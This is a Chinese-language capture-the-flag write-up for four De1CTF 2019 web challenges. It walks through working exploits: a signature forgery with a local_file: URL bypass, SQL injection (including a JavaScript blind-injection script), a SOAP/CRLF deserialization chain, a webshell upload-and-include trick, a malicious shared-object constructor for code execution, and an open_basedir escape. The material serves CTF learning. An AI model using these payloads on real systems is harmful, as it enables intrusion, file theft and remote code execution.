

# De1CTF 2019 Web Writeup

## SSRF Me

```
SSRF ME TO GET FLAG.  
http://139.180.128.86/  
hint for [SSRF Me]: flag is in ./flag.txt
```

打开url直接显示了python源码

```
#!/usr/bin/env python  
#encoding=utf-8  
from flask import Flask  
from flask import request  
import socket  
import hashlib  
import urllib  
import sys  
import os  
import json  
reload(sys)  
sys.setdefaultencoding('latin1')  
  
app = Flask(__name__)  
  
secreat_key = os.urandom(16)  
  
  
class Task:  
    def __init__(self, action, param, sign, ip):  
        self.action = action  
        self.param = param  
        self.sign = sign  
        self.sandbox = md5(ip)  
        if(not os.path.exists(self.sandbox)): #SandBox For Remote_Addr  
            os.mkdir(self.sandbox)  
  
    def Exec(self):  
        result = {}  
        result['code'] = 500  
        if (self.checkSign()):  
            if "scan" in self.action:  
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')  
                resp = scan(self.param)  
                if (resp == "Connection Timeout"):  
                    result['data'] = resp  
                else:  
                    print resp  
                    tmpfile.write(resp)  
                    tmpfile.close()  
            result['code'] = 200
```

```

        if "read" in self.action:
            f = open("./%s/result.txt" % self.sandbox, 'r')
            result['code'] = 200
            result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
    return result

def checkSign(self):
    if (getSign(self.action, self.param) == self.sign):
        return True
    else:
        return False

#generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)

@app.route('/Delta',methods=['GET','POST'])
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if(waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/')
def index():
    return open("code.txt", "r").read()

def scan(param):
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"

def getSign(action, param):
    return hashlib.md5(secert_key + param + action).hexdigest()

def md5(content):
    return hashlib.md5(content).hexdigest()

```

```

def waf(param):
    check=param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False

if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0', port=80)

```

审计之

发现如果要ssrf则必须调用scan去写文件，还得用read去读文件  
就是要构造能够通过checkSign()的md5

```

class Task:
    ...
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign):
            return True
        else:
            return False
    ...

    def getSign(action, param):
        return hashlib.md5(secert_key + param + action).hexdigest()

```

`action, param, sign` 都是可控的

`secret_key` 又不变，很容易构造

通过check后，`/De1ta` 页面传入的param为scan函数的参数，可以直接执行

`urllib.urlopen(param).read()[:50]` 写入result.txt

然后就是构造 read

进入read分支的逻辑也很简单，只需通过checkSign判断后，'read'字符串要出现在cookie为action的值中

思路出来了，在`/genesign` 页面构造param来获得md5，在用此md5作为sign的cookie去写读文件

开始构造：先不管waf过滤，如果我们要写入`file:///etc/passwd` 到result文件

1.`/De1ta` 页面需GET传入`param=file:///etc/passwd`

2.cookie的action中存在'scan'

3.cookie的sign值满足`getSign(self.action, self.param) == self.sign`

只需在`/genesign` 页面GET传入`param=file:///etc/passwd`，就可获取md5

等价于判断`md5(secert_key + 'file:///etc/passwd' + action) == sign`

但是还要读取：

1.'read'出现在action中

2.sign满足`md5(secert_key + 'file:///etc/passwd' + action) == sign`

合并条件：

1.`/De1ta` 页面需GET传入`param=file:///etc/passwd`

2.'read'与'scan'同时出现在action中

3.满足checkSign

获取sign值只有一个`/genesign` 途径

`geneSign`时会把'scan'作为默认的action

```

@app.route("/geneSign", methods=['GET', 'POST'])
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)

```

相当于 `md5(secret_key + param + 'scan')`

要使这里与上面的 `checkSign` 相同，则 `param + 'scan' == 'file:///etc/passwd' + action`

还要在其中加入 'read'，有无数种构造方法

最简单的就是 `param = file:///etc/passwdread`

那么只需 `action = "readscan"`

当然..道理是讲通了，就是会被无情的 waf 拦

waf 不允许 file 和 gopher 开头

不过搜到个宝贝

Name	Description
<a href="#">CVE-2019-9948</a>	urllib in Python 2.x through 2.7.16 supports the local_file: scheme, which makes it easier for remote attackers to bypass protection mechanisms that blacklist file: URIs, as demonstrated by triggering a urllib.urlopen('local_file:///etc/passwd') call.
<a href="#">CVE-2019-9947</a>	An issue was discovered in urllib2 in Python 2.x through 2.7.16 and urllib in Python 3.x through 3.7.3. CRLF injection is possible if the attacker controls a url parameter, as demonstrated by the first argument to urllib.request.urlopen with '\r\n' (specifically in the path component of a URL that lacks a ? character) followed by an HTTP header or a Redis command. This is similar to the CVE-2019-9740 query string issue.
<a href="#">CVE-2019-9848</a>	LibreOffice has a feature where documents can specify that pre-installed scripts can be executed on various document events such as mouse-over, etc. LibreOffice is typically also bundled with LibreLogo, a programmable turtle vector graphics script, which can be manipulated into executing arbitrary python commands. By using the document event feature to trigger LibreLogo to execute python contained within a document a malicious document could be constructed which would execute

拿来试一下

先拿 [http://139.180.128.86/geneSign?param=local\\_file:///etc/passwdread](http://139.180.128.86/geneSign?param=local_file:///etc/passwdread) 获取 md5 值

再设置 cookie 后访问 [http://139.180.128.86/De1ta?param=local\\_file:///etc/passwd](http://139.180.128.86/De1ta?param=local_file:///etc/passwd)

得到下图结果，发现只能返回 50 字节

{"code": 200, "data": "root:x:0:0:root:/bin/bash\ndaemon:x:1:1:daemo"}

名称	域名	路径	过期时间	最后访问	值	table.he...	同站
action	139.180.12...	/	Wed, 07 Aug 2019 02:11:02 GMT	Tue, 06 Aug 2019 02:19:11 GMT	readscan	false	Unset
sign	139.180.12...	/	Wed, 07 Aug 2019 02:10:55 GMT	Tue, 06 Aug 2019 02:19:09 GMT	3584e9e6c1571c...	false	Unset

其实 `local_file:/etc/passwd` 就可以读了

`local-file:/etc/passwd` 也行

相对路径则为 `local_file:flag.txt`



Screenshot of the Chrome DevTools Storage panel. The 'Cookie' section is selected, showing two entries for the domain http://139.180.128.86:

名称	域名	路径	过期时间	最后访问	值	table.he...	同站
action	139.180.12...	/	Wed, 07 Aug 2019 02:11:02 GMT	Tue, 06 Aug 2019 02:25:59 GMT	readscan	false	Unset
sign	139.180.12...	/	Wed, 07 Aug 2019 02:10:55 GMT	Tue, 06 Aug 2019 02:26:07 GMT	507ea1613b32be...	false	Unset

还可以通过 local\_file:/proc/self/cwd/flag.txt 来读

```
root@ubuntu:/tmp/test# pwd
/tmp/test
root@ubuntu:/tmp/test# ls -al
total 8
drwxr-xr-x  2 root root 4096 Aug  6 02:31 .
drwxrwxrwt 10 root root 4096 Aug  6 02:32 ..
-rw-r--r--  1 root root    0 Aug  6 02:31 a
root@ubuntu:/tmp/test# ls -al /proc/self/cwd/
total 8
drwxr-xr-x  2 root root 4096 Aug  6 02:31 .
drwxrwxrwt 10 root root 4096 Aug  6 02:32 ..
-rw-r--r--  1 root root    0 Aug  6 02:31 a
root@ubuntu:/tmp/test#
```

emm，操作了半天...最后发现原来直接 flag.txt 就能读了

因为可以urllib.urlopen('flag.txt').read()

The browser screenshot shows a JSON response from the URL `139.180.128.86/De1ta?param=flag.txt`. The response is {"code": 200, "data": "de1ctf{27782fcffbb7d00309a93bc49b74ca26}"}. Below it, a screenshot of the browser's developer tools Network tab shows a cookie table for domain `http://139.180.128.86`. It lists three cookies: `action` (value: `readscan`, `false`, `Unset`), `sign` (value: `7cde191de87fe3...`, `false`, `Unset`), and `会话存储`.

flag:de1ctf{27782fcffbb7d00309a93bc49b74ca26}

## ShellShellShell

```
hint : The flag file ,with "flag" keyword ,is in the inside computer.(flag文件在内网的机子上，并且flag文件的文件名带有flag关键字)
shell me plz

server1:
http://123.207.72.148:11027/index.php?action=login
server2:
http://139.180.220.125:11027/index.php?action=login

hint for [ShellShellShell]: Source Code Leakage,for example : `index.php.swp`.
Code audit ,please
hint for [ShellShellShell]: real flag is in the lan-network, ignore the upload
file's fake flag.
```

### 大量源码泄露

```
./index.php.swp
./config.php.swp
/user.php.bak
/phpinfo.php
/views/ (一些包含的模板php文件)
```

# Index of /views

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>		-	
<a href="#">delete</a>	2019-07-15 07:34	245	
<a href="#">index</a>	2019-07-15 07:34	2.3K	
<a href="#">login</a>	2019-07-15 07:34	1.8K	
<a href="#">logout</a>	2019-07-15 07:34	92	
<a href="#">phpinfo</a>	2019-07-15 07:34	39	
<a href="#">profile</a>	2019-07-15 07:34	1.5K	
<a href="#">publish</a>	2019-07-15 07:34	2.5K	
<a href="#">register</a>	2019-07-15 07:34	1.8K	

Apache/2.4.7 (Ubuntu) Server at 139.180.220.125 Port 11027

代码太多了就不全贴了，分析过程中只贴一些关键的点

看了下代码首先是需要通过admin登录上传webshell


登录注册页面都有md5 的check

登录成后有个写日记的功能

Hi ccccc

Please input your signature:

Please choose your mood:



Submit

CTF

```
function publish()
{
    if(!$this->check_login()) return false;
    if($this->is_admin == 0)
    {
        if(isset($_POST['signature']) && isset($_POST['mood'])) {

            $mood = addslashes(serialized(new
Mood((int)$_POST['mood']),get_ip())));
            $db = new Db();
        }
    }
}
```

```

@$ret = $db-
>insert(array('userid','username','signature','mood'), 'ctf_user_signature', array
($this->userid,$this->username,$_POST['signature'],$mood));
    if($ret)
        return true;
    else
        return false;
}
}

```

猜测 \$\_POST['signature'] 存在注入

读了下代码发现有全局过滤 addslas\_all() 将 \$\_GET, \$\_POST, \$\_COOKIE, \$\_REQUEST 全部经过 addslashes\_deep() 过滤，单引号是用不了了，那我们来看看他的数据库操作方面的代码 注意到下面这个 insert 部分，一些替换很可疑，拿出来单独看看 并简化一下方便自己调试

```

function get_column($columns){

    if(is_array($columns))
        $column = ' `'.implode('` ,`', $columns).'` ';
    else
        $column = ' `'.$columns.'` ';

    return $column;
}

function insert($columns,$table,$values){

    $column = get_column($columns);
    $value =
'('.preg_replace('/`([^\`]+)`/','\'${1}\'',get_column($values)).')';
//      $nid =
$sql = 'insert into '.$table.'(`'.$column.'`) values `'.$value;
echo $sql;
}

insert("aaa","test","111");
// output: insert into test(`aaa`) values ('111`1')

```

来看看这个正则，反引号包裹的内容不变的同时将反引号替换为单引号

随便试一下发现传入 111\1 符号时结果变成 insert into test(`aaa`) values ('111'1')

成功构造了个单引号

所以通过构造 values 的值，不需要单引号就可以完成注入了

publish 那里的 signature 即可注入

要注意的是不能随便注入 mood 数据，因为再显示的时候 mood 会经过一系列操作返回，若有错则返回 500 得不到结果

根据 publish 函数中对 \$mood 的操作

```
$mood = addslashes(serialized(new Mood((int)$_POST['mood']),get_ip()));
```

构造如下 \$\_POST 数据即可正常显示

```

signature=aaa` `0:4:"Mood":3:
{s:4:"mood";i:1;s:2:"ip";s:9:"127.0.0.1";s:4:"date";i:1520664478;}`)-- -&mood=0

```

这里 mood 能注出密码，或者直接注出 id 后在语句后面再 insert 一条数据直接显示到 signature 中  
(过了一天环境挂了，自己又懒得搭，就不贴图了)

```
md5(password):c991707fdf339958edeb91331fb11ba0  
jaivypassword
```

不过admin登录还需要ip地址为127.0.0.1

注意到showmess中有个反序列化

```
function showmess()  
{  
    //...  
    $db = new Db();  
    @$ret = $db->  
>select(array('username','signature','mood','id'), 'ctf_user_signature', "userid =  
$this->userid order by id desc");  
    if($ret) {  
        $data = array();  
        while ($row = $ret->fetch_row()) {  
            $sig = $row[1];  
            $mood = unserialize($row[2]);  
            $country = $mood->getcountry();  
            $ip = $mood->ip;  
            $subtime = $mood->getsubtime();  
            $allmess = array('id'=>$row[3], 'sig' => $sig, 'mood' => $mood, 'ip'  
=> $ip, 'country' => $country, 'subtime' => $subtime);  
            array_push($data, $allmess);  
        }  
        $data = json_encode(array('code'=>0, 'data'=>$data));  
        return $data;  
    }  
    else  
        return false;  
    //...  
}
```

且反序列化之后调用了object

可以利用 soap+crlf 攻击

参考[此writeup](#)

能得到admin的cookie

登录后上传webshell即可，查看 /etc/hosts 发现网段为172.18.0.x

访问<http://172.18.0.2/> 时直接获取源码，也是道原题

```
<?php  
$sandbox = '/var/sandbox/' . md5("prefix" . $_SERVER['REMOTE_ADDR']);  
@mkdir($sandbox);  
@chdir($sandbox);  
  
if($_FILES['file']['name'])  
{  
    $filename = !empty($_POST['file']) ? $_POST['file'] : $_FILES['file'][  
'name'];  
    if (!is_array($filename))  
    {  
        $filename = explode('.', $filename);  
    }  
    $ext = end($filename);  
    if($ext==$filename[count($filename) - 1])
```

```

{
    die("try again!!!");
}
$new_name = (string)rand(100,999).".". $ext;
move_uploaded_file($_FILES['file']['tmp_name'], $new_name);
$_ = $_POST['hello'];
if(@substr(file($_)[0],0,6)=='@<?php')
{
    if(strpos($_,$new_name)==false)
    {
        include($_);
    }
    else
    {
        echo "you can do it!";
    }
}
unlink($new_name);
}
else
{
    highlight_file(__FILE__);
}

```

当传入数组 \$filename[1] = 'php' 时

\$filename[count(\$filename) - 1] 为NULL，即可绕过第一个判断

值得一提的是 unlink 删除不了一个不存在文件夹开头的任意文件

例如当前文件夹下只存在1.txt unlink('test/..1.txt') 是无法删除文件的，会提示 no such file or directory

故我们构造 file[1]=../../../../../../../../tmp/webshell.php 上传时，代码会自动在文件名前加3个随机数字，那么上传的php文件也被 unlink 不了

直接在上传时传POST hello=/tmp/webshell.php 参数包含即可

flag在 /etc/flag\_is\_He4e\_89587236.txt

flag:de1ctf{a08cea9cc237532dbd168c6b8ebbc32d}

## cloudmusic\_rev

滑稽云音乐平台 2.0 上线了。

Comical CloudMusic 2.0 is online.

<http://139.180.144.87:9090> (sg-sgp)

<http://222.85.25.41:9090> (cn-zgz)


<http://149.248.17.220:9090> (us-lax)

hint for [cloudmusic\_rev]: Any scanner is not helpful.

查看源代码发现有个 #fireware uri

注册登录之后访问提示需要 admin 权限

找到了这样一个看着就有问题的url



The screenshot shows a list of songs from Comical CloudMusic. The URL in the address bar is highlighted with a red box, showing '/media/share.php?Y292ZXIvd2VsY29tZ55ubmc='.

这里存在任意文件读取，后缀限制了 .php 不过可以 urlencode 绕过

```
http://222.85.25.41:9090/media/share.php?c2hhcmU1MmVwaHA=
'c2hhcmU1MmVwaHA=' == base64('share%2ephpx')
```

之后是代码审计

漏洞点在 /include/upload.php 的第47和48行处，调用到 /lib/parser.so 进行音频文件解析。

发现是个 web+pwn

操作不来了

具体参见[官方writeup](#)

拿到admin密码后

审计firmware.php

```
<?php
if (!isset($_SESSION['user']) || strlen($_SESSION['user']) <= 0) {
    ob_end_clean();
    header('Location: /hotload.php?page=login&err=1');
    die();
}

if ($_SESSION['role'] != 'admin') {
    $padding = 'Lorem ipsum dolor sit amet, consectetur adipisicing elit.';
    for ($i = 0; $i < 10; $i++) $padding .= $padding;
    die('<div><div class="container" style="margin-top:30px"><h3>
style="color:red; margin-bottom:15px;">Only admin is permitted.</h3></div><p>
style="visibility: hidden">' . $padding . '</p></div>');
}

if (isset($_FILES["file_data"])){
    if ($_FILES["file_data"]["error"] > 0 || $_FILES["file_data"]["size"] >
1024 * 1024 * 1){
        ob_end_clean();
        die(json_encode(array('status' => 0, 'info' => 'upload err, maximum file size
is 1MB.')));
    } else{
        mt_srand(time());
        $firmware_filename = md5(mt_rand() . $_SERVER['REMOTE_ADDR']);
    }
}
```

```

$firmware_filename=__DIR__."/../uploads/firmware/".$firmware_filename.".elf";
    if (time()-$_SESSION['timestamp']<3){
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'too fast, try later.')));
    }
    $_SESSION['timestamp']=time();
    move_uploaded_file($_FILES["file_data"]["tmp_name"],
$firmware_filename);
    $handle = fopen($firmware_filename, "rb");
    if ($handle==FALSE){
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'upload err, unknown
fault.')));
    }
    $flags = fread($handle, 4);
    fclose($handle);
    if ($flags!=="\x7fELF"){
        unlink($firmware_filename);
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'upload err, not a valid
elf file.')));
    }
    ob_end_clean();
    die(json_encode(array('status'=>1,'info'=>'upload succ.')));
}
}else{
    if (isset($_SERVER['CONTENT_TYPE'])){
        if (stripos($_SERVER['CONTENT_TYPE'], 'form-data')!=FALSE){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'upload err, maximum file
size is 1MB.')));
        }
    }
}

@$path=$_POST['path'];

function clean_string($str){
    $str=str_replace("\\","", $str);
    $str=str_replace("/", "", $str);
    $str=str_replace(".", "", $str);
    $str=str_replace(";", "", $str);
    return substr($str,0,32);
}

if (isset($path)){
    $path=clean_string(trim((string) $path));
    if (strlen($path)<=0||strlen($path)>64){
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'Format or length check
failed.')));
    }else{
        $firmware_filename=__DIR__."/../uploads/firmware/".$path.".elf";
        if (!file_exists($firmware_filename)){
            ob_end_clean();
            die(json_encode(array('status'=>0,'info'=>'File not found.')));
        }else{

```

```

try{
    $elf = FFI::cdef("
        extern char * version;
", $firmware_filename);
    $version=(string) FFI::string($elf->version);
    if ($version == "cloudmusic_rev"){
        ob_end_clean();
        die(json_encode(array('status'=>1,'info'=>'Firmware version
is cloudmusic_rev.')));
    }else{
        ob_end_clean();
        die(json_encode(array('status'=>0,'info'=>'Bad version.')));
    }
}catch(Error $e){
    ob_end_clean();
    die(json_encode(array('status'=>0,'info'=>'Fail when loading
firmware.')));
}
}

?>

```

会加载我们上传的固件文件，加载过程就是一个初始化的过程，`.so` 库会从`_init`开始执行，然后`_fini`结束

`__attribute__ ((constructor))` 具有执行优先级的构造函数，在`_init`之后执行。

能通过上传如下编译后的`.so`文件利用`__attribute__ ((constructor))`来RCE

```

#include <stdio.h>
#include <string.h>

char _version[0x130];
char * version = &_version;

__attribute__ ((constructor)) void fun(){
    memset(version,0,0x130);
    FILE * fp=fopen("ls -al", "r");
    if (fp==NULL) return;
    fread(version, 1, 0x100, fp);
    pclose(fp);
}

```

获取固件号之后在调试模式中即可执行，具体见官方所提供的脚本

flag:de1ctf{W3b\_ANND\_PWNNN\_C1ou9mus1c\_revvv11}

## Gifbox

---

## 一个命令行界面

```
Last login: Sat Aug 3 01:00:00 UTC on ttys003
[oh-my-zsh] '/Users/delta/.oh-my-zsh/themes/dieter.zsh-theme' loaded
To Canton Tower, a pretty girl

User: delta
Hostname: delta-mbp
Distro: OS X 10.13.6
Kernel: Darwin
Uptime: 17 days
Shell: /bin/zsh
Terminal: xterm-256color
Packages: 78
CPU: Intel Core i7-7820HQ CPU @ 2.90GHz
Memory: 16 GB
Disk: 1 TB

I am a snowy man in the dark.
If you don't show up, I will snow.
Every night, you were in my dream.
All dreams were about you.
Waking up with the pillow.
Found out it wasn't you.
Some others.
Acting as you went into my dream.
Not better than you.
Not like you.

Hi, I'm delta. Here is my MacBook Pro. Welcome to use it! Canton Tower Best wishes^-^ Don't be tired^-^
Try to find more information about me!
'help' to get help. 'exit' to give up.
Have fun :-)
```

可用的命令也不多

```
let commandList = 'cd ls cat hey hi hello help clear exit ~ / ./'.split(' ')
```

请求中有个totp参数每5秒过期

```
[delta@delta-mbp /sandbox]%
ls
usage.md modules missiles
[delta@delta-mbp /sandbox]%
[Delta Nuclear Missile Controlling System]

login [username] [password]
logout
launch
targeting [code] [position]
destruct

Besides, there are some hidden commands, try to find them!
[delta@delta-mbp /sandbox]%
```

Name	Status	Type	Initiator	Size
shell.php?a=ls&totp=65714081	200	xhr	jquery.js:8475	
shell.php?a=cat&totp=01452822	200	xhr	jquery.js:8475	

直接执行 launch, destruct, targeting 命令时提示需要登录

发现登录命令存在注入

```
$.ajax({"url": host + '/shell.php?a=login admin 1234&totp=' + new
TOTP("GAXG24JTMZXGKZBU",8).genOTP(),"type": "POST"})
```

盲注payload

```
$.ajax({"url": host + "/shell.php?a=login
admin'and(substr(database(),1,1))>'a'%23 1234&totp=" + new
TOTP("GAXG24JTMZXGKZBU",8).genOTP(),"type": "POST"})
```


js注入脚本

```
content = "";
for(j=1;j<100;j++){
    for(i=33;i<128;i++){
        char = String.fromCharCode(i);
        hex = char.charCodeAt('0').toString(16);
```

```

        rr = $.ajax({"url": host + "/shell.php?a=login
admin'and(hex(substr((select(group_concat(password))from(users)), "+j+", 1)))>'" + h
ex+"%23 1234&totp=" + new TOTP("GAXG24JTMZXGKZBU", 8).genOTP(),
            "type": "POST", async:false});
        if(rr.responseText.search("password incorrect") > -1){
    } else {
        content = content + char;document.write( content + " <br>  ");
        break;
    }
}
}

```



```

database:giftbox
user:delta@localhost
table:users
column:id,username,password

username:admin
password:hint{G1ve_u_hi3en_C0mm3nd-sh0w_hiiintttt_23333}

```

```
$ login admin hint{G1ve_u_hi33en_c0mm3nd-sh0w_hiintttt_23333}
```

登录后可以执行上面提到的三个命令

```
[delta@delta-mbp /sandbox]# login admin hint{G1ve_u_hi33en_c0mm3nd-sh0w_hiintttt_23333}
To Canton Tower Best wishes^~^ Don't be tired^~^
login success.
[delta@delta-mbp /sandbox]# targeting a a
target existed.
[delta@delta-mbp /sandbox]# targeting b b
target marked.
[delta@delta-mbp /sandbox]# launch
Initializing launching system...
Setting target: $a = 'a';
Reading target: $a = 'a';
Setting target: $aa = 'aa';
Reading target: $aa = 'aa';
Setting target: $b = 'b';
Reading target: $b = 'b';
3..2..1..Fire!
All 3 missiles are launched...
Cruising...
Engaging...Bull's-eye!
All targets are eliminated.

[delta@delta-mbp /sandbox]# destruct
missiles destructed.
[delta@delta-mbp /sandbox]# launch
Initializing launching system...
No targets were selected.
Aborted.

[delta@delta-mbp /sandbox]#
```

经过研究发现 targeting 命令相当于php语言在双引号中赋值

launch 则是执行并读取

destruct 为清空所有值

且targeting的中的 position 也就是双引号中的值不可大于12字节

慢慢构造去读flag

```
<?php
$a = "phpinfo";
$b = "{$a(-1)}";
```

可以执行phpinfo 来试试

The screenshot shows a browser window with a large amount of PHP code displayed. The code includes an exploit using targeting and launch commands to execute a PHPinfo dump. The browser interface shows network traffic and a status bar indicating a System Fatal Error.

成功得到phpinfo()信息

在phpinfo页面中得到了 open\_basedir 以及 disable\_functions 的信息

```
<tr><td class="e">memory_limit</td><td class="v">128M</td><td class="v">128M</td></tr>
<tr><td class="e">open_basedir</td><td class="v">/app:/sandbox</td><td class="v">/app:/sandbox</td></tr>
<tr><td class="e">output_buffering</td><td class="v">4096</td><td class="v">4096</td></tr>
```

```
<tr><td class="e">disable_functions</td><td class="v">pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,dl,exec,system,passthru,popen,proc_open,shell_exec,mail,imap_open,imap_mail,getenv,setenv,putenv,apache_setenv,symlink,link,popepassthru,syslog,readlink,openlog,ini_restore,ini_alter,proc_get_status,chown,chgrp,chroot,pfsockopen,stream_socket_server,error_log</td>
```

没有限制 chdir

根据twitter上那个绕open\_basedir的poc来构造

```
<?php  
chdir('js');  
ini_set('open_basedir', '..');  
chdir('..');  
chdir('..');  
chdir('..');  
chdir('..');  
ini_set('open_basedir', '/');  
print_r(scandir('/'));
```

构造

```
<?php  
$a = "chdir";  
$b = "js";  
$c = "{$a($b)}"; //chdir('js');  
$d = "ini_set";  
$e = "open_basedir";  
$f = "..";  
$g = "{$d($e,$f)}"; //ini_set('open_basedir','..');  
$h = "{$a($f)}"; //chdir('..');  
$h1 = "chr";  
$l = "{$h1(47)}"; // $l = '/'; 不允许直接出现'/'符号  
$m = "{$d($e,$l)}"; //ini_set('open_basedir','/');  
$n = "var_dump";  
$o = "scandir";  
$p = "{$n($o($l))}"; //var_dump(scandir('/));
```

这里有个坑，`launch` 的时候是按字母顺序来的，一开始构造 `$11 = "chr"` 怎么都过不了，改成 `h1` 就好了

然后构造 `file_get_contents('flag')` 就ok

```
0'>'de1ctf{h3r3_y0uuur_g1fttt_0uT_0f_b0o0o0o0o0xx}
'
```

看了NU1L的题解发现还有种操作究极简单

```
targeting a _GET  
targeting b s  
targeting c ${$a}{$b} # php黑科技 数组取值时可以用[]或者{}  
targeting d ${eval($c)}  
launch
```

payload

```
